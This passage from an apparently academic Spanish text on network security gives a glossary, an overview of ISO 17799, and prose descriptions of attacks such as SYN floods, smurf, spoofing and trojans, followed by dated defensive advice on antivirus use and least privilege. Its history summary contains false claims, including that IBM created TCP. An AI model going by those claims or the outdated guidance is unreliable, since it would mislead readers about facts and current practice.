Programador Vodoo: Se le llama así al programador que toma técnicas o recetas de libros sin entender como funcionan, por lo que no tiene manera de saber si van a

funcionar o no. Es en estos casos cuando el Hacker necesita la ayuda de un Wizard o de su Guru.

Sniffer: Herramienta de software utilizada para el rastreo de tráfico en una red de datos.

Scanner: Herramienta de software para la evaluación de sistemas, esta herramienta averigua que conexiones son posibles con ese sistema, comúnmente evalúa los puertos en busca de "agujeros".

Phreak: Una variante del hacker, el cual basa sus ataque en los sistemas telefónicos.

Puerta trasera (trap door): Agujero de seguridad intencionalmente creado por los autores del sistema.

Negación de servicio (Denial of Service, DoS): Ataque consistente en impedir que un sistema pueda ofrecer los servicios con normalidad.

Suplantación (Spoofing): Mecanismo por el cual la máquina atacante adopta la personalidad (identificación) de una máquina amiga.

Troyano: Código que realiza acciones i lícitas escondido dentro de un programa útil.

Gusano (worm): Programa que hace copias de sí mismo sobre distintas máquinas interconectadas por una red.

Virus: Fragmento de código que al ejecutarse inserta copias de sí mismo en otros ejecutables.

Exploit: Programa que hace uso de una o más vulnerabilidades para romper la seguridad de un sistema.

Criptografía de clave pública (public key criptography): Sistema criptográfico que utiliza dos claves, una para encriptar y otra para desencriptar.

Criptografía de clave secreta (secret key criptography): Sistema criptográfico en el que la encriptación y desencripción se realiza con una sola clave.

Palabra clave (contraseña): Cadena de caracteres conocida por un usuario utilizada para demostrar su identidad.

1.1.2 Estándar de seguridad ISO 17799

Es necesario tener en cuenta un marco de referencia en el tema de seguridad por lo cual en este documento se tomará el estándar de la seguridad de la ISO empresa encargada de llevar a un consenso en temas que en un momento dado pueden verse como demasiados subjetivos.[http://www.17799.com]

El estándar ISO 17799 es un conjunto de reglas y mejores prácticas en seguridad de la información, es un estándar genérico de seguridad reconocido internacionalmente.
La razón de la existencia es servir como punto de referencia único para identificar los controles necesarios en la mayoría de las situaciones en que los sistemas de información se ven involucrados en la industria y el comercio. Sirve para facilitar el comercio en un entorno confiable.

Existe como BS7799 desde 1995, aunque no se popularizo su aplicación debido a que fue criticado como simplista, poco flexible y debido a que había asuntos más urgentes que atender (como Y2K).

Sin embargo en 1999 se publica una segunda versión revisada y empezaron a desarrollarse herramientas para facilitar su aplicación y las certificaciones comenzaron de manera formal.

Este paso le permitió evolucionar muy rápido a un ISO, o sea un Estándar

Internacional.

Una explosión en su adaptación. Muchas organizaciones han declarado su intención de certificarse o están alineando sus procesos. Principalmente instituciones financieras que ya habían adoptado el BS7799 o British Standard. Podemos decir que desde los eventos del 11 de septiembre del 2001 en Nueva York, surgió una nueva era en la que la seguridad informática, se ve como un punto medular en los sistemas de redes.

1.1.2.1 El Estándar

El ISO17799 está organizado en 10 secciones principales, cada una cubre áreas o tópicos diferentes,[http://www.iso-17799.com] estas son las siguientes:

1. Planeación de la Continuidad del Negocio

Los objetivos son: Contrarrestar las interrupciones de las actividades productivas críticas del negocio. Evitar fallas mayores o desastres.

2. Sistemas de Control de Acceso

Objetivos:

1.- Controlar el acceso a la información

2.- Prevenir los accesos no autorizados a sistemas de información.

3.- Garantizar la protección de servicios de red.

4.- Prevenir los accesos no autorizados a las computadoras.

5.- Detectar actividades no autorizadas.

6.- Garantizar la seguridad de la información cuando se utilice cómputo móvil o remoto.

3. Desarrollo y Mantenimiento de Sistemas

Asegurarse que la seguridad del sistema está construida dentro de la aplicación para prevenir pérdidas, abusos, modificaciones de los datos. Debe de proteger la confidencialidad, autenticidad e integridad de la información. Los proyectos informáticos y sus actividades de soporte deberán de ser conducidos de forma segura.

4. Seguridad Física y Ambiental

El objetivo de esta sección es prevenir el acceso no autorizado a las instalaciones para prevenir pérdida, robo, daño de los bienes y evitar la interrupción de las actividades productivas. Prevenir el robo de información y de los procesos de la empresa.

5. Cumplimiento

Objetivos:

1) Evitar infringir cualquier norma civil o penal, ley, reglamento, obligación contractual o cualquier requerimiento de seguridad.

2) Asegurar la compatibilidad de los sistemas con las políticas y estándares de seguridad.

3) Maximizar la efectividad y minimizar las interferencias hacia y del sistema de auditoria del proceso.

6. Seguridad del Personal

Objetivo: Reducir el riesgo de error humano, robo, fraude, abuso de la información, sistemas y equipos. Asegurarse que el personal esté conciente de las amenazas de la información y sus implicaciones. Deberán de apoyar la política corporativa de seguridad en contra de accidentes y fallas. A la vez deberán de aprender de estos incidentes.

7. Seguridad de la Organización

Los objetivos de esta sección son:

1) Administrar la seguridad de la información dentro de la compañía.

2) Mantener la seguridad de las instalaciones de procesamiento de la información y los activos informáticos ingresados por terceros, (proveedores, clientes, etc.)

3) Mantener la seguridad de la información cuando la responsabilidad del procesamiento de la información es ejecutada por terceros (Subcontratados).

8. Administración de las operaciones y equipo de cómputo

Objetivos:

1) Asegurar la correcta operación de las instalaciones de procesamiento.

2) Minimizar el riesgo de fallas en el sistema.

3) Proteger la integridad del software y la información

4) Mantener la integridad y disponibilidad del procesamiento de la información y comunicaciones.

5) Asegurar la protección de la información en la red y de la infraestructura que la soporta.

6) Prevenir el daño a los activos y procesos críticos del negocio.

7) Prevenir la pérdida, modificación o mal uso de la información intercambiada entre empresas.

9. Clasificación y Control de Activos

Los objetivos son mantener la protección adecuada de los activos corporativos y garantizar que los activos informáticos reciban un nivel adecuado de protección.

10. Políticas de Seguridad.

Objetivo: Proveer la directriz y el soporte de la dirección general de la empresa para la seguridad de la información.

1.2 Resumen del capitulo 1

Las necesidades de seguridad en las redes ha ido evolucionando hasta llegar a niveles alarmantes, en este capitulo se deja plasmado la razón de la justificación para asegurar las redes y sistemas así:

Los años 60´s: Se inician los ataques a los sistemas informáticos, el término Hacker aparece y por lo tanto empieza la necesidad de asegurarse contra dichos atacantes.

Los 70´s: Internet se empieza a ser público, la computadora personal está apunto de hacer su aparición con Apple.

Los 80´s: Surge la era de la computadora personal, por medio de IBM se crea TCP y surgen los primero ataques.

Los 90´s: ARPANET es sacada de servicio activo, y el tráfico de esta red es transferido hacia Internet. Se crea Linux que es usado como base para la programación de

códigos de ataque. En esta época se dan los ataques más famosos y de mayor daño económico.

En la actualidad: La cantidad de ataques masivos de denegación de servicio están a la orden del día, la necesidad de seguridad se vuelve apremiante.

Se observan los diferentes términos y conceptos que se utilizan en este medio de la seguridad de redes, el estándar OSI para la seguridad de redes que constituye las normas ideales que se deben implementar, pero que podrían variar de acuerdo a cada necesidad.

2 Problemas de seguridad[2]

2.1.1 Ataques más comunes

- Rastreo de tráfico
- Denegación de servicio
- Acceso no autorizado
- Manipulación de información
- Enmascaramiento
- Virus, Caballos de Troya y gusanos
- Físicos

2.1.1.1 Rastreo de tráfico

El rastreo de tráfico o traducido de los términos ocupados en ingles “olfateo de la red”, es un termino que se utiliza para decir que los datos, paquetes y tramas que están circulando en la red son vistos por una tercera persona en este caso un intruso, por lo tanto este tráfico capturado por otra persona puede ser utilizado para realizar ataques o ingresar a sistemas por medio de la información obtenida.

La forma básica en la que se dan estos tipos de ataque es mediante la captura de las sesiones TCP/IP o cualquier tipo de protocolo de capa de enlace que se encuentre en un medio compartido como las redes Ethernet o una red de acceso inalámbrico, esto por medio de un analizador de tráfico de red los cuales en modo promiscuo ven todo el tráfico.

Los intrusos por medio de estas escuchas pueden identificar sesiones donde se envían: contraseñas, nombre de usuario, números de tarjetas de crédito, o información

[2] Apartado basado en: McClure Stuart, Scambray Joel, Kurttz George. **Hackers 3** Traducción Jorge Rodríguez Vega Ing. Superior Aeronáutico. Y Mc Graw – Hill/ España. Primera edición en español. Hatch Brian, Lee James, Kurtz George. **Hackers en Linux**
Mc Graw – Hill/ España. Primera edición en español.

personal de los usuarios. Estos intrusos pueden también robar esta información de las computadoras conectadas en red ganando acceso no autorizado.

Este ataque podría decirse que es el más simple pero el que puede utilizarse más fácilmente y que puede causar gran impacto en la red.

Será necesario por lo tanto protegerse contra este tipo de ataque lo cual se debe hacer de las siguientes maneras:

- Implementar la directiva de seguridad que evite el uso de protocolos con vulnerabilidad ante este tipo de ataque.
- Encripción de los datos. (Para más información remitirse al Apartado 3.2)

2.1.1.2 Denegación de servicio

Estos ataques son los más comunes y la acción básica es apagar o detener los servicios de una red o una computadora, de tal manera que nadie pueda hacer uso de estos.

2.1.1.3 Ataques específicos

Estos ataques pueden tomar muchas formas aquí se presentan la mayoría de ellas:

- **Ping de la muerte:** Se modifica el paquete ICMP en su encabezado para hacer creer a los sistemas que estos vienen con más información de la que realmente contienen, o excediendo el máximo permitido del tamaño del paquete, causando esto que el sistema se detenga, incluyendo esto por supuesto los servicios que brinda a la red.

- **Smurf:** Es una variante del ping de la muerte, mezclado con Spoofing, esto se realiza enviando solicitudes ping a toda una red suplantando la dirección de origen con la dirección de la máquina a ser atacada, todas las solicitudes ping

enviadas responderán con una contestación ICMP a la misma máquina causando que esta colapse debido a la confusión de recibir respuestas que no ha solicitado y en una gran cantidad.

- **Inundación SYN:** Aleatoriamente se abren muchos puertos TCP, verificando todos los equipos de red o computadoras, con esto se exige mucho de los sistemas los cuales caerían o se evita el servicio a usuarios reales ya que los puertos están ocupados en otras sesiones que no están siendo utilizadas, logrando que los servicios no estén habilitados.

- **Fragmentación de paquetes y reensamble:** Explota el problema de la saturación del buffer en estaciones de trabajo y equipos de red.

- **Bombas de correo electrónico:** Muchos programas gratis que se pueden obtener en Internet tienen la capacidad de enviar correos a una lista o usuarios individuales o incluso dominio, monopolizando los servicios de correo o desactivando los servidores.

- **Contra el CPU:** Programa que se inserta en el sistema, y detiene el funcionamiento del CPU, deteniendo ciclos del sistema retrasando la memoria RAM, cargándola de basura, hasta llegar al punto que ese CPU colapse, deteniendo todos los servicios de red.

- **Applets maliciosos:** Programas: Java, Java Script o Active X, que actúan como caballos de Troya o virus causando la destrucción o la saturación de los recursos de la computadora.

- **Deshabilitar el tráfico Web:** por la falta de configuración del enrutador para reenrutar el tráfico.

- **El ataque cargado:** Establece conexiones entre servicios UDP, produciendo una alta salida de caracteres, el servicio de la computadora a ser cargada es conectada al servicio de eco en el mismo o en diferente sistema, el cual causa congestión en la red con todos los ecos enviados saturándola.

- **Ataque fuera de banda Win Duke:**
  - Se envía datos fuera de banda hacia el puerto 139 para máquinas Windows.
  - Se necesita la IP de una víctima para ejecutar el ataque

Existen ataques que no son TCP/IP aquí se presentan algunos:

- El servidor de Internet de Microsoft colapsa, si recibe cierta cantidad de caracteres en una posición determinada.

- El navegador de NetScape divulgará información crítica cuando un usuario malicioso agregue ciertos caracteres al final del URL.

- NT Server 4.0 reiniciará o se congelará, dependiendo de la cantidad de memoria que el servidor tenga, cuando una cadena de caracteres lo suficientemente largo aparezca en cierto puerto durante la sesión Telnet, seguido de un comando ejecutable.

2.1.1.3.1 Métodos de contra ataque

- Control de acceso basado en contexto
- Bloqueo de Java
- Chequeo de paquetes

2.1.1.4 Acceso no autorizado

Un intruso de red puede obtener acceso no autorizado a computadoras que están conectadas a la red o a dispositivos de red por medio de varios métodos.

Un objetivo común del intruso es ganar acceso como administrador (en Windows) o root (en Linux), para así poder ganar acceso a toda la red. A continuación se muestran algunas formas.

2.1.1.4.1 Ataques específicos

- Ataques basados en contraseña: El intruso captura una contraseña encriptada o copias del archivo de contraseñas de una computadora, ahora que se posee el nombre de usuario y la contraseña será fácil obtener el acceso a cualquier sistema.
- Fuerza bruta: Ataque de prueba y error, se puede hacer manual o sistematizado, esta tiene dos variantes:
    - De diccionario: en el cual se prueba una larga lista de palabras
    - Combinaciones posibles: En donde se prueban las cadenas en todas sus combinaciones posibles.

2.1.1.4.2 Herramientas desarrolladas para ataques

- Ingeniería Social: Método para extraer información de los dispositivos de seguridad a base de preguntas a una persona, a la que por medio de argucias revela toda la información requerida.

- Explotación de los servicios TCP/IP, como el uso del Sendmail para ganar acceso de root.

- Explotación de los agujeros del sistema: Cada sistema operativo tiene agujeros inherentes o vulnerabilidades generadas por fallos de diseño o errores a la hora de compilar los sistemas, los cuales pueden ser utilizados para introducirse con privilegios administrativos.

- Explotación de los accesos de confianza en el sistema operativo: una vez que el atacante tiene acceso a la computadora en red, este es explotado para ganar acceso a otra computadora usando las relaciones de confianza entre estas.

Los atacantes pueden ganar el acceso a la red y copiar archivos o recursos en otro sistema para habilitar el acceso a otro sistema, un ejemplo de archivos no autorizados es el siguiente:

- Gif´s: Uso no autorizado de la computadora atacada para crear una librería gif y otros archivos de imagen.

- Herramientas de hackers: Uso no autorizado de una computadora para almacenar, probar, y distribuir herramientas de software muy útiles para ataques.

Métodos de contra ataque:
Ver apartado 3.1.5 de autenticación

2.1.1.5 Manipulación de la información

Este ataque es un derivado del ataque de contraseñas ya que de esta manera se da la manipulación de la información, con la manipulación de los datos, los atacantes de red pueden capturar, manipular y reenviar información sobre un canal de comunicación.

2.1.1.5.1 Ataques específicos

- Graffiti: Vandalización de un sitio Web conectándose al Web Server y alterando las páginas.
- Manipulación de la información en una computadora puesta en red: El atacante altera archivos, como archivos de contraseñas, o habilita el acceso furtivo a la red.
- Redireccionamiento de puertos: Se ejecuta un programa en una computadora que redirecciona el tráfico hacia donde el atacante desea ver la información.

2.1.1.6 Enmascaramiento

Con un enmascaramiento del ataque a la red, el atacante puede manipular los paquetes TCP/IP para falsificar direcciones IP, por lo tanto este aparecerá como otro usuario, el atacante asume la identidad del usuario válido, y así poder ganar privilegios

de usuario por medio del Spoofing (término que define la suplantación de la dirección de red).

Un ataque IP Spoofing ocurre cuando un atacante fuera de la red pretende ser una computadora en la que se puede confiar. El atacante podría usar una dirección IP que esté dentro del rango de la red atacada o utilizar una dirección externa autorizada y confiable y la que se le provee ciertos servicios y recursos.

Normalmente los ataques IP Spoofing están limitados a la inserción de datos o comandos en un flujo existente, que está pasando entre el cliente y el servidor, o de una máquina a otra punto a punto, para habilitar la comunicación bidireccional, el atacante debe cambiar todas las tablas de ruteo para poner la dirección a suplantar.

Sin embargo, si un atacante cambia las tablas de ruteo para poner otra dirección IP, el puede recibir todos los paquetes de la red, que son direccionados hacia la dirección suplantada y contesta sólo a los usuarios confiables, como el rastreador de paquetes, IP Spoofing no está restringida a personas que están en una red externa.

Para desarrollar este ataque se utilizan rastreadores de contraseñas, modificadores de secuencia, herramientas de prueba sistemática de puertos TCP para servicios específicos, redes o arquitecturas de sistema, y sistemas operativos, después de obtener esta información el atacante puede usarlas para deducir vulnerabilidades relacionadas con estos datos.

2.1.1.7 Caballos de Troya y gusanos

Estas son variantes de la misma forma de ataque, este es un programa que destruye información o niega acceso a usuarios legítimos al acceso a recursos consumiendo ancho de banda, memoria espacio en disco o ciclos del CPU.

La forma de atacar es por medio de scripts, y por medio de software creado para estos propósitos.

2.1.1.7.1 Ataques específicos

- **Caballos de Troya:** El atacante encontrará la forma de instalar este tipo de software que causará que el sistema pueda ser manipulado remotamente tomando el control total de la máquina y de los recursos.

- **Gusanos:** es una mezcla de virus y caballos de Troya el cual realiza ambos ataques combinados.
  Ver apartado sobre virus a continuación para mayores detalles.

2.1.1.8 Físicos

Ataque de presencia física del intruso, en el que este puede robar información para ser llevado en disquetes o el mismo hardware completo, denegación de servicio por medio del corte de energía de los servidores, y cambio en la configuración.

2.1.2 Virus informáticos

Un virus es un programa cuyo objetivo prioritario es su propagación entre computadoras sin ser advertido por el usuario. Una vez que el virus considera que está lo suficientemente extendido pasa de su fase de latencia a su fase de activación. En esta fase los efectos del virus pueden ser tan variados como alcance la imaginación de su autor: pueden limitarse a mostrar inofensivos mensajes en pantalla o bien, eliminar información del disco duro o dañar la BIOS de la computadora. Existen virus que infectan a programas con extensión exe, com y sys. Residen en memoria al ejecutarse el huésped y se propagan a otros archivos.

Otros en cambio infectan el sistema y el sector de arranque y tablas de entrada (áreas determinadas del disco), se instalan directamente en esos sectores y por lo tanto residen en memoria.

Sus vías de propagación son: disquetes, CD-ROMs, discos ZIP, copia de archivos por la red, descarga de un archivo por FTP o HTTP, archivos adjuntos de correo

electrónico, etc. Sin embargo, las estadísticas demuestran que la principal vía de infección de virus es el correo electrónico; concretamente, los archivos adjuntos del correo. Debemos extremar las precauciones cuando recibamos un correo electrónico con un archivo adjunto. El correo electrónico por definición no puede contener virus al ser sólo texto. No obstante, muchas veces contienen archivos añadidos o los visualizadores ejecutan código en el cliente de correo del usuario y éstos pueden contener un virus. Es por ello que existe un peligro potencial en este tipo de medios.

2.1.2.1 Formas de protección contra los virus

Básicamente existen dos formas de las cuales nos podemos proteger contra los virus, las cuales son las siguientes:

a) Mediante una adecuada formación de los usuarios (prevención)

b) Por medio de programas antivirus (detección y desinfección)

La primera forma es la más eficiente puesto que es aplicable tanto para virus conocidos como desconocidos.

En la formación de los usuarios lo primero que debemos cuestionarnos es si los usuarios de nuestra empresa saben lo que no deben hacer, y si saben que al abrir un archivo ejecutable desde su puesto de trabajo pueden comprometer la seguridad de toda la empresa. La formación de los usuarios, especialmente aquellos que tengan acceso a Internet en sus puestos, es lo primero que tenemos que tener en cuenta como administradores de una red.

Los documentos de Office pueden contener virus de macro (archivos .DOC y .XLS principalmente). Se deben comprobar siempre con un programa antivirus antes de abrirlos.

Los archivos ejecutables recibidos por correo electrónico no se deben abrir bajo ningún concepto. Los formatos más habituales son: .EXE, .COM, .VBS, .PIF y .BAT.

En caso de duda es preferible no abrir el archivo adjunto, aunque provenga de un remitente conocido. Los archivos más sospechosos son los que tienen un nombre gancho para engañar a usuarios ingenuos: LOVE-LETTER-FOR-YOU.TXT.vbs, AnnaKourni- kova.jpg.vbs, etc. Este tipo de archivos, en un 90% de probabilidades, no contienen lo esperado o, si lo contienen, también incluyen un archivo malicioso oculto para el usuario. Los nuevos virus tratan de aprovecharse de la ignorancia de los usuarios para hacerles creer, mediante técnicas de ingeniería social, que cierto correo con datos interesantes se lo está enviando un amigo suyo cuando, en realidad, son virus disfrazados.

La segunda forma de protegernos es por medio de programas antivirus, los cuales protegen la computadora, detectan la presencia de virus en archivos impidiendo la infección del sistema. Además disponen de rutinas de desinfección con mayor o menor éxito en función del tipo de virus y de la calidad del programa antivirus. Cada día se desarrollan nuevos virus los cuales pueden no ser detectados por nuestro programa antivirus. Las desinfecciones de archivos en caso de que un posible virus haya destruido datos (sobrescribiéndolos con caracteres basura, por ejemplo) pueden no tener ningún éxito. En la mayoría de los casos, después de una infección no queda más remedio que reinstalar equipos y recuperar datos de copias de seguridad. Por lo tanto, debemos invertir en medidas de prevención y detección para que las infecciones no lleguen a producirse. Si a pesar de todo ocurre lo peor, nuestra red debe estar diseñada para que las consecuencias sean las menores posibles.
Como inconveniente de la instalación del antivirus está la sobrecarga de trabajo en el servidor así como el costo del software. Debemos hacer un balance de los factores costo, potencia del servidor y necesidad real de esta protección.

Los virus pueden llegar a desestabilizar nuestra red, dependiendo del tipo de acciones que este tome o ejecute en nuestro sistema, por lo que en un esquema de seguridad es importante conocer las diferentes familias que existen y poder determinar las mejores soluciones ante las diferentes vulnerabilidades.

2.1.2.2 Diferentes familias de virus

2.1.2.2.1 Virus

Código diseñado para introducirse en un programa, para modificar o destruir datos. Se copia automáticamente a otros programas para seguir su ciclo de vida. Es común que se expanda a través de plantillas, macros de aplicaciones y archivos ejecutables.

2.1.2.2.2 Gusanos

Virus que se activa y transmite a través de la red. Tiene como finalidad su multiplicación hasta agotar el espacio en disco duro o RAM. Suele ser uno de los ataques más dañinos porque normalmente produce un colapso en la red. Generalmente es una combinación de un virus y un caballo de Troya.

2.1.2.2.3 Caballos de Troya

Virus que entra a la computadora y posteriormente actúa de forma maliciosa, es un programa que tiene una apariencia inofensiva pero que realmente tiene objetivos hostiles. En concreto, se trata de un programa con dos módulos: un módulo servidor y otro cliente. El atacante se instala, con fines nada éticos, el módulo cliente en la computadora. El módulo servidor es el troyano propiamente dicho que se envía a la víctima bajo alguna apariencia completamente inofensiva (unas fotos, un juego, etc.). Una vez que la víctima ejecuta el archivo, éste se instala en la computadora. A partir de ese momento, el atacante puede monitorizar todo lo que la víctima hace en la computadora incluyendo el robo de contraseñas y documentos privados.

El troyano, después de ejecutarse, abre un determinado puerto en modo escucha en la computadora de la víctima. El atacante puede crear una conexión desde su computadora hasta la dirección IP y puerto de la víctima (debe conocer estos dos números o diseñar algún método para obtenerlos). Una vez que está establecida la conexión, el atacante, tendrá acceso completo a la computadora de la víctima.

Para detectar la presencia de un troyano basta con utilizar el comando NETSTAT -A. Si observamos algún puerto a la escucha que no esté asociado con ninguna aplicación conocida de la computadora es señal de una posible presencia de troyanos. Si, además, observamos que se establece una conexión con una dirección IP desconocida es muy probable que la computadora esté transfiriendo datos sin nuestro consentimiento.

Los antivirus no son los programas más efectivos para enfrentarse a los caballos de Troya, en su lugar, es más recomendable la utilización de Firewall que nos avisará cuando detecte el establecimiento de una conexión TCP sospechosa (Dependiendo la potencialidad del Firewall) o, simplemente, la rechazará. En las redes suele ser suficiente con la colocación de un Firewall justo en la salida de Internet.

2.1.2.2.4 Medidas básicas de prevención

Entre las medidas básicas de prevención que podemos emplear para la protección de virus mencionamos las siguientes:

- Proteger los discos extraíbles contra escritura, una protección de tipo hardware.
- Instalar un antivirus y actualizarlo diariamente.
- Analizar el sistema completo por lo menos cada semana.
- Analizar siempre los disquetes y archivos que se descargan de Internet.
- Usar siempre software legal, con licencia.
- Controlar el acceso del personal a las computadoras.
- Desactivar la ocultación de las extensiones. Para que las extensiones de los archivos sean visibles debemos desactivar la casilla "Ocultar extensiones para

los tipos de archivos conocidos" situada en Mi PC / menú Ver / Opciones de carpeta / Ver. La situación de esta opción puede variar dependiendo de la versión de Windows e Internet Explorer que estemos utilizando. Esto es muy importante realizarlo, pues de lo contrario en algunas ocasiones no será posible visualizar la extensión del archivo, con lo cual podremos ser engañados fácilmente, puesto que un archivo ejecutable podría fácilmente confundirse con un archivo de texto u otro tipo inofensivo.

- Instalar todas las actualizaciones críticas de Windows recomendadas en www.windowsupdate.com.

- Microsoft Outlook dispone de una actualización de seguridad para su programa Outlook (no Outlook Express) que impide al usuario abrir archivos potencialmente peligrosos. El administrador de red debe aplicar esta actualización en todos los puestos.

- Es responsabilidad del administrador instalar en todos los equipos de la red (la última versión de Internet Explorer y de Outlook Express / Outlook) tanto los últimos parches de seguridad como las últimas actualizaciones del antivirus. Si bien es cierto que han salido a la luz virus que se contagian con sólo abrir un archivo HTML (ver una página Web o leer un correo electrónico), también es cierto que se apoyan en vulnerabilidades del sistema las cuales ya han sido subsanadas por Microsoft (por ejemplo, la vulnerabilidad "script.typelib"). Mediante una adecuada política de actualizaciones en los puestos de trabajo así como una correcta configuración de los programas de navegación y correo, podemos reducir el riesgo de adquirir un virus.

- Si usamos el gestor de correo Outlook, instalar la actualización de seguridad que impide abrir archivos adjuntos potencialmente peligrosos.

- Establecer la seguridad de nuestro programa de correo electrónico en alta. En Outlook Express hay que elegir la opción "Zona de sitios restringidos" que se encuentra en el menú Herramientas / Opciones / Seguridad.

- Desinstalar Windows Scripting desde Panel de control / Agregar o quitar programas / Instalación de Windows / Accesorios / "Windows Scripting Host". La desinstalación de este componente de Windows impide que se puedan abrir archivos de secuencias de comandos o scripts (los .VBS por ejemplo) los cuales, en la mayoría de las ocasiones, se utilizan con fines maliciosos. Los usuarios sin Windows Scripting que traten de ejecutar un archivo adjunto .VBS no caerán en ninguna situación de riesgo porque este formato no será reconocido por Windows.

- Realizar copias de seguridad diaria o semanal de los documentos de los usuarios almacenados en el servidor de archivos y mantener un historial de copias. Las copias de seguridad se suelen dejar programadas para realizarse durante la noche. Las cintas deben guardarse en un lugar seguro y, a ser posible, lo más alejadas físicamente del servidor con el objetivo de evitar la destrucción de todos los datos en caso de desastres naturales: inundaciones, incendios, etc.

- Evitar compartir las unidades y carpetas en las computadoras cliente. Todos los recursos compartidos deben estar en los servidores, nunca en las computadoras cliente. De esta forma se evitan propagaciones masivas de virus entre los puestos de trabajo.

2.1.2.3 Indicaciones a seguir en el caso de estar infectado

- Interrumpir las conexiones remotas.
- No mover el ratón ni activar el teclado.
- Apagar el sistema y desconectarlo.

- Iniciar con un disquete de arranque o emergencia protegido contra escritura y ejecutar luego un programa antivirus.
- Hacer copia de seguridad de archivos.
- Formatear el disco duro a bajo nivel si no queda otra solución.
- Instalar nuevamente el sistema operativo y restaurar las copias de seguridad.

2.1.2.4 Lugar de instalación del antivirus

El antivirus se puede situar en los clientes y/o en los servidores:

a) En los servidores, teniendo en cuenta que el correo es la principal vía de propagación de virus, el servidor más crucial es el de correo. Existen en el mercado programas antivirus diseñados para acoplarse a los principales servidores de correo. Téngase en cuenta que el servidor de correo nunca va a ser infectado por mucho que esté reenviando virus puesto que estos programas nunca llegan a ejecutarse en el servidor. La misión de un antivirus en un servidor de correo es proteger la red interna de virus externos recibidos por correo.

También podemos pensar en la instalación de un antivirus permanente en el servidor de archivos de la empresa. Sin embargo, esta no suele ser una buena solución por la sobrecarga que esto supone para la máquina. Es recomendable analizar diariamente todos los archivos de usuarios en momentos en que el servidor tenga poca carga mediante un análisis programado. Este análisis se puede realizar desde el propio servidor o bien, desde un puesto de trabajo que haya iniciado sesión con privilegios de administrador y tenga acceso, por tanto, a los documentos de todos los usuarios.

b) En los clientes. Se pueden utilizar dos tipos de antivirus:

1. Antivirus residentes en memoria. Suele identificarse mediante un icono en la barra de tareas. Analiza todos los archivos antes de que el sistema operativo los abra (tecnología on-access) e informa de la presencia de virus. Este sistema es necesario en las empresas puesto que protege no sólo del correo

sino también de virus provenientes de otras fuentes (como disquetes o descargas por FTP de forma transparente para el usuario).

2. Antivirus bajo demanda. Se activa únicamente a petición del usuario para analizar una unidad, directorio o archivo determinado. Es útil para usuarios avanzados que prefieren tener desactivado habitualmente el antivirus residente para trabajar a mayor velocidad pero resulta demasiado complejo de utilizar para usuarios comunes. Este tipo de antivirus se utiliza en la práctica para analizar discos duros completos o dispositivos de datos como disquete, CD regrabables, disco LS-120, etc.

2.1.2.5 Ley de los mínimos privilegios

Todos aquellos servicios que no sean imprescindibles en una red se deben deshabilitar. Además, todos aquellos privilegios que no sean indispensables para que los usuarios ejerzan con comodidad su trabajo deben ser suprimidos. Todo esto se resume con la ley de los mínimos privilegios: ningún usuario ni computadora debe poder hacer más de lo necesario.

2.1.2.5.1 Ejemplos de los mínimos privilegios

- El servidor de correo de la empresa no tiene porqué tener habilitados los servicios de páginas Web, FTP e impresión si no están siendo utilizados.

- El servidor de usuarios de la empresa no tiene porqué tener habilitados los servicios de páginas Web y mensajería si no son indispensables.

- Los usuarios de determinado departamento, no deben tener acceso a los archivos de otros departamentos ajenos a su trabajo.

- Los puestos de trabajo no deben tener programas que no sean indispensables para la empresa. Por ejemplo: clientes de IRC, programas de descarga de MP3, programas de mensajería, etc.

- Los usuarios no tienen que compartir carpetas en sus computadoras locales si existe un espacio en un servidor preparado para el intercambio de datos.

- Desde el punto de vista de la seguridad, la red más segura sería aquella que no dejará hacer nada (ni trabajar, siquiera) y la red más insegura aquella que lo permitiera todo (entrar desde el exterior a usuarios anónimos, por ejemplo). Por lo que se debe buscar un compromiso entre seguridad y número de servicios / privilegios requeridos para trabajar con comodidad.

2.1.2.5.2 Desactivación de servicios innecesarios

- Los servidores deben tener el menor número de puertos abiertos. Esto se consigue eliminando todos los servicios innecesarios. De esta forma evitamos posibles ataques desde el exterior que se aprovechan de algún reciente agujero de seguridad para puertos concretos.

- La gestión de los privilegios de los usuarios debe realizarse cuidadosamente en los servidores de usuarios y archivos. Aunque los usuarios sean de confianza siempre debe reducirse el riesgo por descuidos. Además, en el caso de una infección por virus, el virus no podrá traspasar bs departamentos si no hay ninguna vía de acceso o recurso compartido común. En general, la aplicación de la ley de los mínimos privilegios reduce la mayor parte de riesgos potenciales.

El software que sale al mercado dista mucho de ser un producto perfecto e infalible: habitualmente contiene una serie de errores que no fueron detectados o corregidos a tiempo antes de su comercialización. Desde el punto de vista de la seguridad nos interesan aquellos fallos que pueden ser utilizados por personas maliciosas para romper la seguridad de un sistema, extraer datos, dejar un sistema fuera de servicio, etc. Cada día se descubren nuevos agujeros de seguridad en los productos más utilizados y también cada día se lanzan parches de seguridad que subsanan estos errores.

Las informaciones de primera mano en temas de seguridad se obtienen de listas de correo especializadas. En español se destaca la lista una-al-día de Hispasec (http://www.hispasec.com) que lanza diariamente una noticia de seguridad. Hispasec también incluye un sistema de mensajes a móviles para alertar de los riegos más graves. En inglés, la publicación más relevante de seguridad para Windows NT es NTBugtraq, otro sitio en ingles con muy buenas publicaciones sobre seguridad es Cert en http://www.cert.org/ , Microsoft dispone de boletines periódicos de seguridad (en inglés) sobre sus productos:
(http://www.microsoft.com/technet/itsolutions/security/current.asp).

Por lo que debemos recordar que es muy importante estar actualizado con respecto a las últimas noticias sobre virus, vulnerabilidades del sistema y en si de toda la seguridad de nuestra red, cualquier punto débil que exista en esta será un peligro potencial para toda nuestra seguridad.

2.1.3 Sistemas operativos

Una de las principales causas técnicas de violaciones a sistemas informáticos es generada por las fallas intencionales o accidentales de los sistemas operativos. La mayoría de los sistemas operativos comerciales y de dominio público presentan altas deficiencias en su base de seguridad, ya que no fueron diseñados con este objetivo como primordial sino que han sido agregados como módulos independientes.

Para agravar más la situación uno de los sistemas operativos que más se prolifera en Internet (UNIX) presenta un ambiente muy propicio para ser atacado, debido a que su código ha sido ampliamente difundido y se conocen muchos detalles de su implementación. Lo ideal es desarrollar un sistema operativo seguro el cual pueda ofrecer entre otros las siguientes características: identificación y autenticación de todos los usuarios que ingresan al sistema, control de acceso a todos los recursos e informaciones, contabilice todas las acciones realizadas por los usuarios, audite los acontecimientos que puedan representar amenazas a la seguridad, garantice la integridad de los datos, mantenga la disponibilidad de los recursos e información. Las

amenazas que se pueden presentar en un sistema operativo son las más variadas ya que aparte de las propias del sistema operativo, se le agrega la de todos los protocolos de comunicaciones.

